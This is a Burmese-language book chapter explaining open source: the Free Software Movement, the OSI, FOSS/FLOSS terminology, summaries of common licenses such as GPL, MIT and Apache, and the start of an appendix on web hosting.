ကွန်ပူဗ္ဗာ Software ကို မူပိုင်ခွင့်ဥပဒေများနဲ့ ကာကွယ်ဖို့ကြိုးစားတဲ့အခါမှာတော့ ဒီသဘောတရားက ပြဿနာ ဖြစ်လာပါတယ်။ မူပိုင်ခွင့်ဥပဒေများကတော့ သူရဲ့သတ်မှတ်ချက်အတိုင်း မူလဖန်တီးသူကို မူပိုင်ခွင့်ပေးနေခဲ့ဖြစ်ပါတယ်။ ဒါပေမယ့် Software ဆိုတာ Binary ဖြစ်ပြီး ထုတ်လုပ်သူများကလည်း နည်းပညာနဲ့ကာကွယ်စားတဲ့အတွက်၊ အားသူများက ဒါ Software ဘယ်လို တည်ဆောက်ထားသလဲဆိုတာကို အခြေခံအားဖြင့် လေးလာလိုမရပါဘူး။ အသုံးပြုတဲ့အခါ တွေ့မြင်ရမှုဖြစ်တဲ့ User Interface လောက်ကိုသာလေးလာနိုင်မှာပါ။ တစ်ကယ့်လောက်တွေ့ တည်ဆောက်ထားမှုကိုတော့ လေးလာလိုရုံးမှတ်တယ်ပါဘူး။ ပြီးတော့ EULA နဲ့ Software ကို Reverse Engineer မလုပ်ဖို့ တည်ဆောက်ထားပုံမလေးလာဖို့ထပ်ဆင့်ကာကွယ်ကြပါသေးတယ်။ Software ဆိုတာက ဘယ်လိုဖန်တီးထားလဲ မသိရရင်လည်းသုံးလိုတော့ရနေမှာပဲဖြစ်ပါတယ်။ အဓိပ္ပာယ်က သုံးယုံပဲသုံး မလေးလာနဲ့ဆိုတဲ့သဘော ဖြစ်လာပါတယ်။ ကဗျာတစ်ပုံကို EULA နဲ့ "ဘယ်လိုရေးထားလဲမကြည့်ရ" လို့ သတ်မှတ်လိုမရပါဘူး။ ဘယ်လိုရေးထားလဲမှုမကြည့်ရင် ကဗျာကို ဘယ်လိုသွားဖတ်ရတော့မှာလဲ။

ဒါပေမယ့် Software ကိုတော့ "ဘယ်လိုရေးထားလဲမြတ်၍" လို့ သတ်မှတ်လိုအနေပါတယ်။ ဒါက Software နဲ့ အခြား ဖန်တီးမှုများဖြစ်တဲ့ ဓါတ်ပုံ၊ ကဗျာ၊ ဝတ္ထုတို့ရှိကြော်ခြားချက်ဖြစ်ပါတယ်။ မူပိုင်ခွင့်ဥပဒေက အားလုံးကိုတူညီစွာ မူလ မူပိုင်ခွင့်အကာအကွယ်ပေးထားပေမယ့် မည်သူမဆို ဝတ္ထုတစ်ပုံ၏ ဘယ်လိုရေးထားလဲဖတ်လိုရပါတယ်။ ကဗျာတစ်ပုံ၏ ဘယ်လိုစပ်ထားလဲ ဖတ်လိုရပါတယ်။ Software မှာ တော့ ဘယ်လိုတည်ဆောက်ထားလဲ လေ့လာလို့မရပါဘူး။

ဒီတော့ မူပိုင်ခွင့်ဥပဒေများရဲ့ မူလရည်ရွယ်ချက်က တိထွင်ဖန်တီးသူများကို အားပေးဖို့ဖြစ်ပေမယ့် Software တွေ အတွက် မူပိုင်ခွင့်ဥပဒေတွေကို EULA တွေနဲ့ပေါင်းလိုက်တဲ့အခါမှာတော့ အားပေးသလိုမဖြစ်တဲ့အပြင် တိထွင်ဖန်တီးမှု လမ်းစကို ပိတ်လိုက်သလို ဖြစ်သွားစေပေါ်တော့တယ်။ အရင်ရှိထားပြီး ဖန်တီးမှုများကို လေ့လာလို့မရတဲ့အတွက် အသစ် တစ်ခုဖန်တီးလိုသူတိုင်းက သုညကစေနဲ့ အမြဲပြန်ပြန်စနေရမလို့ ဖြစ်စေပါတယ်။ ဒီအတိုင်းသာဆိုရင် Software နည်းပညာများရဲ့ ဖွံ့ဖြိုးမှုက အများကြီး နှောင့်နှေးသွားဖို့ရှုပါတယ်။

Open Source လုပ်ရှားမှုများ အစပြုလာခဲ့ခြင်းဟာ ဒီအချက်ကိုပြုပြင်ပြီး လွှပ်လပ်စွာလေ့လာခွင့်ပြုထားတဲ့ Software များကိုအားပေးဖို့ဖြစ်ပါတယ်။ Open Source က Software များဖန်တီးပြီး အခေကြားငွေ့နဲ့ ရောင်းချခြင်းကို မက်နှုက်ပါဘူး။ Software များကို အခဲ့အသုံးပြုခွင့်ရရေးဟာလည်း အခိုကအကြောင်းရင်း မဟုတ်ပါဘူး။ ကွန်ပျိုးတာ Software ကိုလည်း အခြားဖန်တီးမှုများနည်းတဲ့ လွှပ်လပ်စွာလေ့လာခွင့်ရရေးသည်။ Open Source ရဲ့ အခိုကရည် ရွယ်ချက်ဖြစ်ပါတယ်။ ဒီရည်ရွယ်ချက်နဲ့အညီ မူပိုင်ခွင့် ဥပဒေများကပေးတဲ့ အကာအကွယ်များကိုရယူရင်း၊ တစ်ဘက်က လည်း ဖန်တီးထားပါကို လွှပ်လပ်စွာလေ့လာနိုင်ဖော်အတွက် License များ ဖန်တီးထားရှိပေးခြင်းဖြစ်ပါတယ်။ ဒီတော့ မူလဖန်တီးရင်ရဲ့ မူပိုင်ခွင့်ကို လည်းမထိခိုက်စေပဲ အခြားသူများကိုလည်း လေ့လာခွင့်ရရှိသွားစေပါတယ်။ ဒါဟာ Open Source ရဲ့ အခိုကရည်ရွယ်ချက်ပဲဖြစ် ပါတယ်။

Free Software Movement

၁၉၈၃ ခုနှစ်မှာ Software တွေကို လွှပ်လပ်စွာလေ့လာခွင့်တွေရရှိဖော်ဆိုတဲ့ ရည်ရွယ်ချက်နဲ့အတူ GNU Project စီမံကိန်းကို Richard Stallman ဆိုသူက စတင်ခဲ့ပါတယ်။ ၁၉၈၅ ခုနှစ်မှာ Free Software Foundation (FSF) ဆိုတဲ့ အဖွဲ့အစည်း တစ်ပုံးကိုလည်း သူကပဲစတင်တယ်ထောင်ခဲ့ပြီး လွှပ်လပ်စွာလေ့လာခွင့်ပေးထားတဲ့ ကွန်ပျိုးတာ Software တွေကို ရေးသားဖန်တီးခဲ့ပါတယ်။ တနည်းအားပြုင် EULA များရဲ့ အကာအကွယ်နဲ့ Software ထုတ်လုပ် ရောင်းချနေသူများကို ဒီလိုမကာကွယ်ဖို့ သွားပြောနေခြင်းမဟုတ်ပဲ တစ်ဘက်ကနေ လွှပ်လပ်စွာလေ့လာခွင့်ပေးထားတဲ့ Software များကို ကိုယ်တိုင်ဖန်တီးခဲ့ခြင်း ဖြစ်ပါတယ်။ ဒီလှုပ်ရှားမှုကို Free Software Movement လို့ ခေါ်ပြီး ကနေကျွန်တော်တို့ပြောနေကြတဲ့ Open Source ရဲ့ မူလအစည်းဖြစ်ပါတယ်။

Free Software Foundation က သတ်မှတ်ခဲ့တဲ့ Software လွှပ်လပ်ခွင့်မှာ အချက် (၄) ချက်ပါဝင်ပါတယ်။ ကွန်ပျိုးတာ စနစ်တွေရဲ့ အစကောင်းဟာ သုညဖြစ်တဲ့အတွက် အဲဒီအချက်တွေကို ဖော်ပြတဲ့အခါ သုည (၀) ကနေ စတင် ဖော်ပြုပါတယ်။ အဲဒီ အချက်တွေကတော့ -

Freedom 0: The freedom to run the program for any purpose.

Freedom 1: The freedom to study how the program works, and change it to make it do what you wish.

Freedom 2: The freedom to redistribute copies so you can help your neighbor.

Freedom 3: The freedom to improve the program, and release your improvements (and modified versions in general) to the public, so that the whole community benefits.

Software တွေကို မည်သည့်ရည်ရယ်ချက်အတွက်မဆို အသုံးပြုခြင်းရှိတယ်။ လွပ်လပ်စွာလေ့လာခဲ့ပါ လိုအပ်သလို ပြင်ဆင်ခြင်းရှိတယ်။ မူလ Software ကိုပြန်လည်ဝေမျှပိုင်ခွင့်ရှိတယ်။ မိမိကိုယ်တိုင်ရဲ့ ပြင်ဆင်ဖြည့်စွာက်ချက်များကို လည်းပြန်လည်ဝေမျှခွင့် ရှိတယ်ဆိုတဲ့ အချက်လေးချက်ပဲဖြစ်ပါတယ်။

သတ်မှတ်ချက်ထဲမှာ Source Code ကိုဖွင့်ပေးထားရမယ်လို့ မပါပါဘူး။ ဒါပေမယ့် Software ကို လေ့လာဖို့နဲ့ ပြင်ဆင်ဖို့ဆိုတာက Source Code မရှိပဲမဖြစ်နိုင်ပါဘူး။ ဒါကြောင့် သတ်မှတ်ချက် (၁) နဲ့ (၄) ကို လိုက်နာနိုင်ဖို့အတွက် Source Code ကိုပါ လေ့လာခွင့်ပေးရမယ့်သဘော ဖြစ်သွားပါတယ်။

မူလရည်ရယ်ချက်ကိုထပ်ပြေရရင် Software တွေကို ရောင်းမစားကြဖို့နဲ့ အလကားပေးကြဖို့ မဟုတ်ပါဘူး။ လွပ်လပ်စွာ လေ့လာခွင့်ရရေးနဲ့ Software Freedom သည်သာလျှင် အဓိကရည်ရယ်ချက်ဖြစ်ပါတယ်။ FSF က Free ဆိုတဲ့ စကားလုံးကို Libre (လွပ်လပ်ခွင့်) ဆိုတဲ့ ရည်ရယ်ချက်နဲ့အသုံးပြုခဲ့တာဖြစ်ပါတယ်။ ဒါပေမယ့်လည်း သဘောတရားအမှန်ကို နားမလည်သူတွေက Free Software ဆိုတာကို အခမဲ့ရတဲ့ Software လို့ပဲ ထင်မြောက်ယူဆကြပါတယ်။ ဒါကြောင့်လည်း FSF က Free ဆိုတဲ့ စကားလုံးရဲ့ အဓိပ္ပာယ်ကို "free as in free speech, not as in free beer" လို့ အဓိပ္ပာယ်သတ်မှတ်ဖော်ပြုခဲ့ရပါတယ်။

Open Source Software

၁၉၉၇ ခုနှစ်မှာ Eric S. Raymond ဆိုသူက The Cathedral and the Bazaar ဆိုတဲ့ စာတမ်းတစ်စောင်ကို ရေးသားဖော်ပြုခဲ့ပါတယ်။ Free Software ဆိုတဲ့ အသုံးအနှံးဟာ ယေဘုံယျဆန်လွန်ပြီး နည်းပညာသမား မဟုတ်သူတွေ အတွက် နားလည်ရခက်ခဲစေတယ်လို့လည်း ဝေနှုန်းပဲပါတယ်။ Free Software ဆိုတဲ့အသုံးအနှံးအစား Open Source Software ဆိုတဲ့ အသုံးအနှံးကို ပြောင်းလဲအသုံးပြုကြဖို့ တိုက်တွေးလာခဲ့ပါတယ်။

အုဒီအချိန်မှာပဲ အခြားသောအဖွဲ့အစည်းများကလည်း သူတို့ကိုယ်ပိုင် Free Software တွေမှာ ရှိသင့်တဲ့အချက်တွေကို သီးခြားသတ်မှတ်လာခဲ့ကြပါတယ်။ မူလ Free Software Foundation က သတ်မှတ်ချက်တွဲနဲ့ များစွာကြားလျှင်းတော့ မရှိပါဘူး။ ထင်ရှားတာကတော့ ၁၉၉၈ ခုနှစ်မှာ ထုတ်ပြန်ခဲ့တဲ့ အချက် (၁၀) ချက်ပါတဲ့ Debian Open Source Software Definition ဖြစ်ပါတယ်။

Open Source ဆိုတဲ့အသုံးအနှံးကို ပထမဦးဆုံး ထိထိရောက်ရောက် အသုံးပြုခဲ့သူကတော့ Netscape ဖြစ်ပါတယ်။ Netscape ဟာ Free Software ရဲ့ အတွေးအခေါ်သောတရားတွေကို Software လွပ်လပ်ခွင့်အတွက်သာမကပဲ စီးပွားရေးနယ်ပယ်မှာပါ အများနဲ့မတူနဲ့ စီးပွားရေးပုံစံနှစ် (Business Model) တစ်ခုအနေနဲ့ အသုံးချဖို့ကြိုးစားခဲ့တဲ့ အဖွဲ့အစည်းပါ။ စီးပွားရေးနယ် ပယ်မှာ နည်းပညာသမားမဟုတ်သူ စီးပွားရေးသမားတွေအတွက် နားလည်မှုလွှဲစေနိုင်တဲ့ Free Software ဆိုတဲ့အသုံးအနှံးထက်၊ Open Source Software ဆိုတဲ့အသုံးအနှံးက ပိုသင့်တော်တယ်လို့ယူဆတဲ့ အတွက် ဖြစ်ပါတယ်။

သိပ်မကြာခင်မှာပဲ Bruce Perens, Tim O'Reilly, Linus Torvalds အစရှိတဲ့ နာမည်ကျော် ပုဂ္ဂိုလ်တွေလည်း Open Source ဆိုတဲ့အသုံးအနှံးကို လက်ခံအသုံးပြုလာကြပါတယ်။ မူလက Free Software လို့ အမည်ခံထားတဲ့ သူတို့၏ Software တွေကို Open Source Software လို့ ပြောင်းလဲအမည်ခံပါတယ်။ ၁၉၉၈ ဖေဖော်ဝါရီလမှာ တော့ Open Source Initiative (OSI) ဆိုတဲ့ အဖွဲ့အစည်းကို Eric Raymond နဲ့ Bruce Perens တို့ ပူးတွဲ တည်ထောင်ခဲ့ပါတယ်။

FOSS and FLOSS

Free Software နှင့် Open Source Software ကိုပေါင်းပြီး Free and Open Source Software (FOSS) ဆိုတဲ့ အသုံးအနှစ်းကိုလည်း သုံးကြပါသေးတယ်။ OSI ကို ဖွဲ့စည်းပြီး တစ်လအကြားလောက်ကတည်းက FOSS ဆိုတဲ့ အသုံးအနှစ်းကို တစ်ချို့ကစာတင်အသုံးပြုခဲ့ကတော့ ဖြစ်ပါတယ်။ ၂၀၀၃ ခုနှစ်အတွက် အမေရိကန်ပြည်ထောင်စု Department of Defense ရဲ့ Free Software နှင့် Open Source Software ပျော်မျှအစီရင်ခံစာများလည်း FOSS လိုပဲ သုံးနှင့် ခဲ့ပါတယ်။

၂၀၀၁ ခုနှစ်မှာ ဥရောပသမဂ္ဂက Free/Libre/Open Source Software ရဲ့ အတိုကောက်ဖြစ်တဲ့ FLOSS ဆိုတဲ့ အသုံးအနှစ်းကို အသုံးပြုခဲ့ပါသေးတယ်။ Free Software လိုပဲသုံးသင့်တယ်၊ Open Source Software လိုပဲသုံးသင့်တယ် စတဲ့ ငြင်းချွု့များ ရှိနေတဲ့ အတွက် အဲဒီငြင်းချွု့တွေမှာ မပါဝင်လိုတဲ့ အတွက် FLOSS လို့ သုံးခြင်းဖြစ်တယ်လို့လည်းဆိုကြပါတယ်။

Open Source License

Copyright နဲ့ပေါက်သက်ရင် Copyright Law နဲ့ လိုင်စင်ကို ခွဲခြားနားလည်ဖို့လိုပါတယ်။ Copyright Law အရ တိထွင်ဖန်တီးမှတိုင်းရဲ့ မူလုပ်ပိုင်ခွင့်ပိုင်ရှင်ဟာ အကြခံအားဖြင့် မူလဖန်တီးရှင်ဖြစ်ပါတယ်။ ပိုင်ရှင်မရှိတဲ့ ဖန်တီးမှုများကို Public Domain လို့ ခေါ်ပါတယ်။ မူပိုင်ခွင့်သက်တမ်းပြည့်သွားတဲ့အခါ သိမဟတ် အကြောင်းအမျိုးမျိုးကြောင့် မူပိုင်ခွင့်ပိုင်ရှင်မရှိတဲ့အခါ ဖန်တီးမှက ပိုင်ရှင်မဲ့ (တနည်းအားဖြင့် အများပိုင်) ဖြစ်သွားပါတယ်။ လွှပ်လပ်စွာ လေ့လာခွင့်ပေးထားတဲ့ Open Source Software ပျော်များ ဖန်တီးဖို့အတွက် Public Domain ဖြစ်စရာမလိုပါဘူး။ Open Source Software တွေမှာလည်း မူလဖန်တီးရှင်က မူပိုင်ခွင့်ပိုင်ရှင်ပဲဖြစ်ပါတယ်။ အများပိုင် မဟုတ်ပါဘူး။ မူလဖန်တီးသူကပဲပိုင်ပါတယ်။

အဲဒီလို့ မူလဖန်တီးသူပိုင်တဲ့ Software ကို အခြားသူများက အကြခံအားဖြင့် ရယူအသုံးပြုခြင်း၊ လေ့လာပြင်ဆင်ခြင်းပြုလုပ်ခွင့် မရကြပါဘူး။ ဒါကြောင့် အခြားသူများ တရားဝင်ရယူအသုံးပြုခိုင်ဖို့ လေ့လာပြင်ဆင်နိုင်ဖို့အတွက် လိုင်စင်များ သတ်မှတ်ထားရပါတယ်။ ရှင်းအောင်ထပ်ပြေရရင် Open Source Software တွေမှာလည်း ပိုင်ရှင်ကတော့ မူလဖန်တီးသူသာဖြစ်ပြီး အခြားသူများ ရယူလေ့လာ ပြင်ဆင်တယ်ဆိုတော့ မူလပိုင်ရှင်က လိုင်စင်နဲ့ခွင့်ပြုထားတဲ့အတိုင်း ရယူရခြင်းဖြစ်ပါတယ်။ ဒါကို အထပ်ပတ် ပြန်ပြေရတော့၊ တစ်ချို့လည်း Open Source Software ဆိုတာလွှပ်လွှုပ်လပ်လပ်ပေးထားလို့ ရယူပြီးလုပ်ချင်ရာကို လုပ်ချင်သလိုလုပ်လို့ရတဲ့ Software ပျော်လို့ အမှတ်မှားတက်ကြလို့ဖြစ်ပါတယ်။

စာဖတ်သူက Software တစ်ခွဲဖန်တီးထားပြီး အဲဒီ Software ကို အသုံးပြုသူများက ဘယ်ပုံဘယ်နည်း ရယူအသုံးပြုခွင့်ပေးမလဲဆိုတဲ့ EULA ကို ရှေ့နေများနဲ့ တိုင်ပော်ပြီးရေးသားသတ်မှတ်ဖို့လို့နိုင်ပါတယ်။ ဥပဒေရေးရာ နားလည်သူများရဲ့ အကြံ့ဗြိုက်ကိုရယူရေးသားမှာ ဘက်စုံပြည့်စုံ လုပ်ခြို့လို့ လိုင်စင်တစ်ခုဖြစ်မှုဖြစ်ပါတယ်။ အကယ်၍ အဲဒီ Software ကိုပဲ အများလေ့လာနိုင်တဲ့ Open Source Software အဖြစ် သတ်မှတ်လိုတယ်ဆိုရင်တော့ ငွေကုန်ကြေးကျခံပြီး ရှေ့နေရှေ့ပြောပ်များ တူးရမ်းနေဖို့မလိုပါဘူး။ GNU, OSI စတဲ့ Open Source အဖွဲ့ အစည်းများက စစ်ဆေးအသီအမှတ်ပြုထားတဲ့ Open Source လိုင်စင်များ အသင့်ရေးထားပြီး ရှိနေပါတယ်။ အဲဒီလိုင်စင်များထဲက ကိုယ့်လိုအပ်ချက်နဲ့ အကိုက်ညီဆုံးဖြစ်နိုင်တဲ့ လိုင်စင်ကို ရွေးချယ်ပြီး "အသုံးပြုလိုသူဟာဒါ လိုင်စင်ပါသတ်မှတ်ချက်များကို သဘောတူရမယ်" လို့ သတ်မှတ်ပေးလိုက်ယုံပဲဖြစ်ပါတယ်။

အသုံးများတဲ့ Open Source License အချို့ရဲ့ သတ်မှတ်ချက်များကို အများနားလည်လွယ်တဲ့ပုံစံနဲ့ ထည့်သွင်း ဖော်ပေးလိုက်ပါတယ်။

1. GNU General Public License (GPL)

ဤ Software အား မည်သူမဆို လွပ်လပ်စွာအသံးပြု ခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် အဆိုပါပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား GPL လိုင်စင်ဆက်လက်သတ်မှတ်၍ လွပ်လပ်စွာ အသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ကိုပေးရမည်။ ဤ Software နှင့်ဆက်စပ်၍ ဆင့်ပွား ထုတ်လုပ်ထားသော Software များအားလည်း GPL သို့မဟုတ် အလားတူလိုင်စင်သတ်မှတ်၍ လွှာပဲလပ်စွာအသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ကိုပေးရမည်။

2. GNU Lesser General Public License (LGPL)

ဤ Software အား မည်သူမဆို လွပ်လပ်စွာ အသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် အဆိုပါပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား LGPL လိုင်စင်ဖြင့်ပင် ဆက်လက်သတ်မှတ်၍ အဓမ္မအသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ပေးရမည်။ ဤ Software နှင့်ဆက်စပ်၍ ဆင့်ပွား ထုတ်လုပ်ထားသော Software များအား ဤလိုင်စင် သက်ရောက်ရန်မလိုပါ။ နှစ်သက်ရာလိုင်စင်အသံးပြုနိုင်သည်။

3. BSD License

ဤ Software ကို မည်သူမဆို လွပ်လပ်စွာ အသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင် မွန်းမံခဲ့လျှင် အဆိုပါ ပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား ဤလိုင်စင် ဆက်လက်သတ်ရောက်ရန် မလိုပါ။ နှစ်သက်ရာ လိုင်စင်အသံးပြုနိုင်သည်။ မူလမူပိုင်ခွင့်ပိုင်ရှင်၏ အမည်ကို ပြုပြင်မွန်းမံထားသော Version အား Promote လုပ်ရန် (ခွင့်ပြု ချက်မရလျှင်) အသံးမပြုရ။

4. MIT License

ဤ Software ကို မည်သူမဆို လွပ်လပ်စွာ အသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software ကို ပြန်လည်ဖြန့်ဝေရာတွဲလည်ကောင်း၊ ဤ Software ၏ တစ်စိတ်တစ်ပိုင်းကို ပြန်ဝေရာတွဲလည်ကောင်း မူလမူပိုင်ခွင့်ပိုင်ရှင်၏ အမည်ပါဝင်သည့် ဤလိုင်စင်သတ်မှတ်ချက်ကို အမြဲတဲ့ဖက်ထည့်သွင်းပေးရမည်။

5. Apache License

ဤ Software ကို မည်သူမဆို လွပ်လပ်စွာ အသံးပြွားခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် အဆိုပါ ပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား ဤလိုင်စင် ဆက်လက်သတ်ရောက်ရန် မလိုပါ။ နှစ်သက်ရာလိုင်စင် အသံးပြုနိုင်သည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် ပြုပြင်ထားသည့် File တိုင်းတွင် ပြုပြင်မှန်းပိုင်ရှင်၏ အမည်ပါဝင်သည့် အချက်အလက်များ၊ မူပိုင်ခွင့်ဆိုင်ရာအချက်အလက်များကို ပြည့်စုံစွာ ထည့်သွင်းဖော်ပြပေးရမည်။

Choosing A License

GPL လိုင်စင်မှာ ပြုပြင်မွန်းမံမှုကို GPL လိုင်စင်နဲ့ပဲ Open Source ဆက်လုပ်ပေးရမယ်ဆိုတဲ့ ကန့်သတ်ချက်နဲ့ လက်ရှိ Open Source Software ကို အသံးပြု တည်ဆောက်ထားတဲ့ Software များကိုလည်း Open Source အဖြစ် သတ်မှတ်ပေးရမယ် ဆိုတဲ့ ကန့်သတ်ချက်ပါဝင်တာကို သတိပြုပါ။ ဒီတော့ ကိုယ်ကစေတနာကောင်းနဲ့ Open Source ပေးလိုက်တဲ့ Software ကို တစ်ဦးတစ်ယောက်က ရယူပြင်ဆင်မယ်ဆိုရင် အဲဒါပြင်ဆင်ချက်ဟာလည်း Open Source ဖြစ်ရတော့မှာပါ။ သူများ Open ပေး ထားတာကိုရယူပြီး၊ ကိုယ့်ပြည့်စုံကိုချက်ကျတော့မှ ပြန်မပေးပဲ ပိတ်ထားလိုက်ခြင်း ကနေ ကာကွယ်ပေးထားပါတယ်။ အရင်က Open Source Software တွေမှ GPL လိုင်စင်ကို အသံးများ ကြပါတယ်။

အခါနောက်ပိုင်းမှတော့ BSD, MIT စတဲ့လိုင်စင်များကို ပိုမြီးအသံးများလာကြပါတယ်။ BSD နဲ့ MIT က ကန့်သတ်ချက်

အတော်နည်းပါတယ်။ ရယူအသုံးပြုသူက လွပ်လွပ်လပ်လပ် မွန်းမြှင့်ဆင်ပြီး အဲဒီပြင်ဆင်ချက်များကို နှစ်သက်သလို ဆက်လက်သတ်မှတ်ခွင့်ပေးထားပါတယ်။ အခြား Mozilla License, Creative Common, CPAL အစိတ်တဲ့ Open Source လိုင်စင်တွေလည်းရှိပါသေးတယ်။ Mozilla လိုင်စင်က Apache လိုင်စင်နဲ့ ဆင်ပါတယ်။ အသေးစိတ် သတ်မှတ်ချက်များမှာ ကွာသွားတာပါ။ Creative Common လိုင်စင်ကတော့ Software ထက်စာရင် Document တွေနဲ့ Text Content တွေအတွက် ပိုသင်တော်ပါတယ်။ ဒီစာအပ်ရဲနဲ့ဆာကို မသုတေသနဆို အခမဲ့ရယူနိုင်အောင် pwdbook.com မှာ Creative Common လိုင်စင်နဲ့ပေးထားပါတယ်။ ကန်သတ်ချက်ကတော့ အကျိုးအမြတ်အလိုက္ခ ရောင်းချုခြင်းမပြုရဘူးလို့ သတ်မှတ်ထားပါတယ်။ တစ်ခုသတိပြုရ မှာက GPL, LGPL တို့က မွန်းမြှင့်ဆို အဲဒီပြင်ဆင်အလိုက္ခ ရောင်းချုခြင်းမပြုရဘူးလို့ သတ်မှတ်မထားပါဘူး။ ဒါကြောင့် GPL Software တစ်ခုဖြစ်တဲ့ Linux OS ကို စာဖတ်သူက Download ရယူပြီး ပြန်လည် ရောင်းချုရင်တရားဝင်ပါတယ်။ CPAL လိုင်စင်ကတော့ မူလမူပိုင်ခွင့်ပိုင်ရှင်ကို အမြဲ Credit ပေးရမယ် ဆိုတဲ့အချက် ဖြည့်စွက်ပါဝင်ပါတယ်။

ဒါကြောင့် Software တစ်ခုကို Open Source အဖြစ်ပေးလိုတဲ့အခါ ဒီလိုင်စင်များထဲက နှစ်သက်ရာကို အသင့်ရွေးချယ် အသုံးပြုနိုင်စေရော့ဖြစ်ပါတယ်။ ဒီထဲကမှ ကိုယ့်လိုအပ်ချက်နဲ့မကိုက်ညီသေးဘူးဆိုရင်လည်း လိုအပ်ချက်နဲ့ နီးစပ်တဲ့ လိုင်စင်တစ်ခုကို ရွေးချယ်ပြီး ဥပဒေရေးရာ နားလည်သူများရဲအကြံပြုချက်နဲ့ ပြပွင့်ဖွံ့ဖြိုးစွာကိုနိုင်ပါတယ်။ ဥပမာ - PHP ဆိုရင် Open Source ဆိုပေမယ့် GPL တို့ MIT တို့ မသုံးပါဘူး။ သူလိုင်စင်နဲ့သူ သီး၏ သတ်မှတ်ပြီး ပေးထားခြင်းဖြစ်ပါတယ်။

Conclusion

Open Source ရဲ မူလရည်ရွယ်ချက်ဟာ Software များကို လွပ်လပ်စွာလေ့လာခွင့်ရဲရေးဖြစ်ကြောင်း အကြိမ်ကြိမ်ထည့်သွင်း ပြောဖြစ်ခဲ့ပါတယ်။ ကနေ့ခေတ်မှာတော့ Open Source ဆိုတာ Software Freedom အတွက်တင်မက တော့ပဲ၊ ထူးခြားတဲ့ Business Model တစ်ခုဖြစ်လာပါပြီ။ IBM တို့ Google တို့လိုလုပ်ငန်းများဟာ Open Source ကို အထူးအားပေးတဲ့ လုပ်ငန်းများဖြစ်ပါတယ်။ Java, Apache စတဲ့ Open Source နည်းပညာများဟာ IBM ရဲ Business Strategy အတွက် အထူးအရေးပါတဲ့ နည်းပညာများဖြစ်နေသလို့ Chrome, Android စတဲ့ Open Source နည်းပညာများဟာ Google ရဲ Business Strategy မှာ အထူးအရေးပါတဲ့ နည်းပညာများဖြစ်နေပါတယ်။ RedHat လို့ Open Source ကို လုံးဝအခြေထားပြီးတဲ့ ငွေလည်ပါတဲ့မှ နှစ်စဉ်ဒေါ်လာသီလိယံနဲ့ချိုရှိနေတဲ့ လုပ်ငန်းကြီးများလည်း ရှိနေပါတယ်။ Apache, Mozilla, Wikimedia စတဲ့ အဖွဲ့အစည်းများဟာလည်း စီးပွားရေး လုပ်ငန်းကြီးများနဲ့ အများပြည့်သူတို့၏ အထောက်အပံ့နဲ့ Open Source နည်းပညာများ ကို အရိုန်အဟုန်နဲ့ တို့စွဲဖန်တီးနေကြတဲ့ အဖွဲ့အစည်းများဖြစ်ကြပါတယ်။

Open Source ရဲ ရည်ရွယ်ချက်၊ မူလသဘာဝနဲ့ လက်ရှိသက်ရောက်မှုအခြေအနေ များကို အကြမ်းဖျော်းခြိုင်းမြို့သွား စေမယ်လို့ မျှော်လင့်ပါတယ်။ စာဖတ်သူအနေနဲ့ Open Source Software များကနေ နည်းပညာများကို လေ့လာနိုင်သလို့ အချို့ Open Source Project များမှာ တက်နိုင်တဲ့ဘက်က ပူးပေါင်းပါဝင်ဆောင်ရွက် ခြင်းအားဖြင့်လည်း ပညာတွေတို့ဟာနိုင်ကြောင်းကို ထည့်သွင်းဖော်ပြလိုက်ရပါတယ်။

နောက်ဆက်တဲ့ (၁)

Picking a Web Hosting

ကျွန်တော်တို့ တည်ဆောက်ထားတဲ့ Web Application တွေကို အများအသုံးပြု နိုင်အောင် အင်တာနှင့်မှာ လွှင့်တင်နိုင်ဖို့ အတွက် သိရှိသင့်တဲ့အခြေခံအချက်တစ်ချို့ကိုလည်း ထည့်သွင်းဖော်ပြပေးချင်ပါတယ်။

Hosting from Home

အင်တာနှင့်ကွန်ယက်ကြီးထဲမှာပါဝင်တဲ့ Device တွေဟာ IP Address များကို လိပ်စာအဖြစ်သုံးပြီး အပြန်အလှန် ဆက်သွယ်ကြတာပါ။ ကျွန်တော်တို့ကွန်ပျူးတာမှာ အင်တာနှင့်ချိတ်ဆက်ထားပြီး Public IP လည်း ရိုနေမယ်၊ ပြီးတော့ Web Server Software လည်းထည့်သွင်းထားမယ်ဆိုရင်၊ အခြားအင်တာနှင့် အသုံးပြုသူများက IP Address ကို အသုံးပြုပြီး ကျွန်တော်တို့ ကွန်ပျူးတာကို အင်တာနှင့် Web Server အဖြစ် ဆက်သွယ်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

